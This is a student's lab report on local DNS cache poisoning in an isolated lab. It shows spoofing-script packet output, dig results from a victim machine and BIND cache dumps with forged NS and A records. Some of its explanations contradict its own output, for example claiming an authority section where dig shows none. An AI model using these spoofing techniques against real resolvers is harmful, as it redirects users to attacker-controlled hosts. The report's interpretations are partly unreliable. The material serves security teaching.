            |   |  optdata   = '\x90\x80sy\xe3\x0f\xd7\x94'

.
Sent 1 packets.
```

On the victim terminal run the command:


 # dig www.example.com


```
user:PES2UG21CS283:Maryam:/
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 62055
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 5695cde0aa26e2db010000006526f2b7fde16e42267adee8 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259064  IN      A       1.1.1.1

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Oct 11 19:08:39 UTC 2023
;; MSG SIZE  rcvd: 88

user:PES2UG21CS283:Maryam:/
$>
```

example.com has its name server as the attacker machine. The machine IP is also displayed

Provide a screenshot of your observation.

Provide a Wireshark screenshot of your observation as well.






```
local-server:PES2UG21CS283:Maryam:/
$>rndc dumpdb -cache
local-server:PES2UG21CS283:Maryam:/
$>cat  /var/cache/bind/dump.db | grep example
example.com.            777072  NS      ns.attacker32.com.
www.example.com.        863481  A       1.1.1.1
local-server:PES2UG21CS283:Maryam:/
$>
```

If your attack is successful, when you run the dig command on the user machine for any hostname in the example.com domain, you will get the fake IP address provided by ns.attacker32.com.


The dns reply has an answer section and an authority section where the response is ns.attacker32.com implying that the attack was successful.

On the victim terminal run the command:

 # dig www.example.com

 # dig ftp.example.com

```
user:PES2UG21CS283:Maryam:/
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 19093
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 4e0a3dfa7dfda138010000006526f4b1cd6654de1a2a3e8d (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        258558  IN      A       1.1.1.1

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Oct 11 19:17:05 UTC 2023
;; MSG SIZE  rcvd: 88
user:PES2UG21CS283:Maryam:/
$>dig ftp.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> ftp.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 36112
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: bccf7b42170c9d820100000006526f4b9d98bd8846dde5e19 (good)
;; QUESTION SECTION:
;ftp.example.com.               IN      A

;; ANSWER SECTION:
ftp.example.com.        259200  IN      A       1.2.3.6

;; Query time: 44 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Oct 11 19:17:13 UTC 2023
;; MSG SIZE  rcvd: 88

user:PES2UG21CS283:Maryam:/
$>
```



Please also check the cache on the local DNS server and see whether the spoofed NS record is in the cache or not.To view the cache on the local DNS server we can use the rndc command to dump the cache.

On the local DNS server's terminal run the commands:

 # rndc dumpdb -cache

 # cat /var/cache/bind/dump.db | grep example

Describe your results and explain as to why you got the results you did.

```
local-server:PES2UG21CS283:Maryam:/
$>rndc dumpdb -cache
local-server:PES2UG21CS283:Maryam:/
$>cat  /var/cache/bind/dump.db | grep example
example.com.            776851  NS      ns.attacker32.com.
ftp.example.com.        863910  A       1.2.3.6
www.example.com.        863260  A       1.1.1.1
local-server:PES2UG21CS283:Maryam:/
$>
```

The dns reply has an answer section and an authority section where the response is ns.attacker32.com implying that the attack was successful. We also see that the IP address of ftp.example.com has been spoofed to 1.2.3.6 which is a fake IP address

Task 4: Spoofing NS Records for Another Domain

In the previous attack, we successfully poison the cache of the local DNS server, so ns.attacker32.com
becomes the nameserver for the example.com domain. Inspired by this success, we would like to extend its impact to other domains. Namely, in the spoofed response triggered by a query for www.example.com, we would like to add additional entry in the Authority section (see the following), so ns.attacker32.com is also used as the nameserver for google.com. The goal of this task is to see whether the entries we provide in the authority section are cached on the local DNS server or not and explain your results.

```
;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.
google.com.             259200  IN      NS      ns.attacker32.com.
```

Also fill in the appropriate interface name in the code for task 4 as done in previous tasks.

Before doing the attack, please remember to clear the cache on the local DNS server first.

On the local DNS server's terminal run the command:

 # rndc flush

Now run the program in the attacker machine and show your spoofed information in the reply. Also show the **spoofed packet captured on wireshark** and the cache of the local DNS server and explain your results.

On the attacker terminal run the command:

 # python3 task4.py

```
attacker:PES2UG21CS283:Maryam:/volumes/Codes
$>python3 task4.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:0b
  src       = 02:42:0a:09:00:35
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 453
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = 0x2236
     src       = 10.9.0.53
     dst       = 199.43.133.53
     \options   \
###[ UDP ]###
        sport     = 33333
        dport     = domain
        len       = 64
        chksum    = 0x56f0
###[ DNS ]###
```

```
###[ DNS ]###
           id        = 2574
           qr        = 0
           opcode    = QUERY
           aa        = 0
           tc        = 0
           rd        = 0
           ra        = 0
           z         = 0
           ad        = 0
           cd        = 1
           rcode     = ok
           qdcount   = 1
           ancount   = 0
           nscount   = 0
           arcount   = 1
           \qd        \
            |###[ DNS Question Record ]###
            |  qname     = 'www.example.com.'
            |  qtype     = A
            |  qclass    = IN
           an        = None
           ns        = None
           \ar        \
            |###[ DNS OPT Resource Record ]###
```

```
           \ar       \
            |###[ DNS OPT Resource Record ]###
            |  rrname    = '.'
            |  type      = OPT
            |  rclass    = 512
            |  extrcode  = 0
            |  version   = 0
            |  z         = D0
            |  rdlen     = None
            |  \rdata     \
            |   |###[ DNS EDNS0 TLV ]###
            |   |  optcode   = 10
            |   |  optlen    = 8
            |   |  optdata   = '\x90\x80sy\xe3\x0f\xd7\x94'

.
Sent 1 packets.
```


On the victim terminal run the command:

 # dig www.example.com

```
user:PES2UG21CS283:Maryam:/
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 36342
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 2e2e3c4d2176b359010000006526f7646ed8a928f31b2144 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259042  IN      A       1.1.1.1

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Oct 11 19:28:36 UTC 2023
;; MSG SIZE  rcvd: 88

user:PES2UG21CS283:Maryam:/
$>
```

Provide a screenshot of your observation.

Provide a Wireshark screenshot of your observation as well.



Please also check the cache on the local DNS server and see whether the spoofed NS record is in the cache or not.

To view the cache on the local DNS server we can use the rndc command to dump the cache.

On the local DNS server's terminal run the commands:

 # rndc dumpdb -cache

 # cat /var/cache/bind/dump.db | grep example

Describe your results and explain as to why you got the results you did.

```
local-server:PES2UG21CS283:Maryam:/
$>rndc dumpdb -cache
local-server:PES2UG21CS283:Maryam:/
$>cat  /var/cache/bind/dump.db | grep example
example.com.            777370  NS      ns.attacker32.com.
www.example.com.        863771  A       1.1.1.1
local-server:PES2UG21CS283:Maryam:/
$>
```

The dns response is spoofed and the attack is successful. The fake IP is cached and the same is sent to 10.9.0.5 (victim)

Task 5: Spoofing Records in the Additional Section

In DNS replies, there is a section called Additional Section, which is used to provide additional information. In practice, it is mainly used to provide IP addresses for some hostnames, especially for those appearing in the Authority section. In particular, when responding to the query for www.example.com, we add the following entries in the spoofed reply, in addition to the entries in the Answer section. The goal of this task is to spoof some entries in this section and see whether they will be successfully cached by the target local DNS server.

```
;; AUTHORITY SECTION:
example.com.            259200  IN    NS    ns.attacker32.com.
example.com.            259200  IN    NS    ns.example.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.      259200  IN    A     1.2.3.4    ①
ns.example.net.         259200  IN    A     5.6.7.8    ②
www.facebook.com.       259200  IN    A     3.4.5.6    ③
```

Before doing the attack, please remember to clear the cache on the local DNS server first.

On the local DNS server's terminal run the command:

 # rndc flush

Now run the program in the attacker machine and show your spoofed information in the reply. Also show the **spoofed packet captured on wireshark** and the cache of the local DNS server and explain your results.

The victim machine sends out a DNS query to the local DNS server using the dig command. Before launching the attack, keep wireshark open to capture the response packet.

On the attacker terminal run the command:

 # python3 task5.py

```
attacker:PES2UG21CS283:Maryam:/volumes/Codes
$>python3 task5.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

On the victim terminal run the command:


 # dig www.example.com

```
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 8166
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.      259200  IN      A       1.2.3.4
ns.example.net.         259200  IN      A       5.6.7.8
www.facebook.com.       259200  IN      A       3.4.5.6

;; Query time: 60 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Oct 11 19:37:11 UTC 2023
```

```
user:PES2UG21CS283:Maryam:/
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 33825
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 1a4d0e468b2d0dc9010000006526f970abc8ebddc26555b3 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259192  IN      A       1.1.1.1

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Oct 11 19:37:20 UTC 2023
;; MSG SIZE  rcvd: 88

user:PES2UG21CS283:Maryam:/
$>
```

Provide a screenshot of your observation.

Also show the spoofed packet captured on wireshark.



Please also check the cache on the local DNS server and see whether the spoofed NS record is in the cache or not.

To view the cache on the local DNS server we can use the rndc command to dump the cache.

On the local DNS server's terminal run the commands:

 # rndc dumpdb -cache

 # cat /var/cache/bind/dump.db | grep example

Describe your results and explain as to why you got the results you did.

```
local-server:PES2UG21CS283:Maryam:/
$>rndc dumpdb -cache
local-server:PES2UG21CS283:Maryam:/
$>cat  /var/cache/bind/dump.db | grep example
example.com.            777335  NS      ns.example.com.
www.example.com.        863735  A       1.1.1.1
local-server:PES2UG21CS283:Maryam:/
$>
```

The dns response is spoofed and the attack is successful. The fake IP is cached (1.1.1.1)